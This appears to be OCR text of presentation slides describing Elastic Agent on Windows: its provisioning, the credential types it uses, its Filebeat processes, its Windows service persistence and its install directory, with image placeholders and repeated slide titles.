
AGENT PROVISIONING




AGENT PROVISIONING




AGENT PROVISIONING




AGENT PROVISIONING




AGENT PROVISIONING



AGENT PROVISIONING



AGENT PROVISIONING



CREDENTIALS


1. Fleet enrollment key (exposed to user from Kibana)
2. Kibana `access_api_key`
3. Elasticsearch `api_key`
   - This is generated by the `fleet_enroll` user, unique per agent install

ELASTIC AGENT STRUCTURE

- Uses Filebeat and Metricbeat to collect information from a system
- Ships logs directly to Elasticsearch
- Checks into Fleet via Kibana on a regular interval


RUNNING PROCESSES

- Elastic Agent has two processes for each beat type it uses
  - Normally, this would be Filebeat, and maybe Metricbeat




elastic-agent.exe	0.07	23,624 K	31,292 K	4788
filebeat.exe	0.06	60,264 K	77,640 K	3832
conhost.exe	0.02	1,428 K	5,960 K	4852
filebeat.exe	0.14	70,568 K	86,080 K	4196
conhost.exe	0.03	1,420 K	5,940 K	3256

PERSISTENCE



- The Elastic Agent is registered as a Windows service, allowing it to track if the main process crashes, and easily start at boot

DIRECTORY STRUCTURE



Name	Date modified	Type	Size
data	2/14/2021 1:05 PM	File folder	
.build_hash	2/14/2021 1:04 PM	Text Document	1 KB
.elastic-agent.active.commit	2/14/2021 1:04 PM	COMMIT File	1 KB
elastic-agent	2/14/2021 1:05 PM	.symlink	0 KB
elastic-agent	4/20/2021 1:04 AM	Text Document	1 KB
elastic-agent.log.1	2/14/2021 1:26 PM	1 File	15 KB
elastic-agent.reference	2/14/2021 1:05 PM	Yaml Source File	8 KB
elastic-agent	2/14/2021 1:05 PM	Yaml Source File	2 KB
elastic-agent.yml.2021-02-14T13-05-03.8...	2/14/2021 1:05 PM	BAK File	8 KB
fleet	2/14/2021 1:05 PM	Yaml Source File	1 KB
fleet.yml.old	2/14/2021 1:05 PM	OLD File	1 KB
LICENSE	2/14/2021 1:04 PM	Text Document	14 KB
NOTICE	2/14/2021 1:04 PM	Text Document	8,366 KB
README	2/14/2021 1:04 PM	Markdown Source...	1 KB

C:\Program Files\Elastic\Agent

FLEET.YML

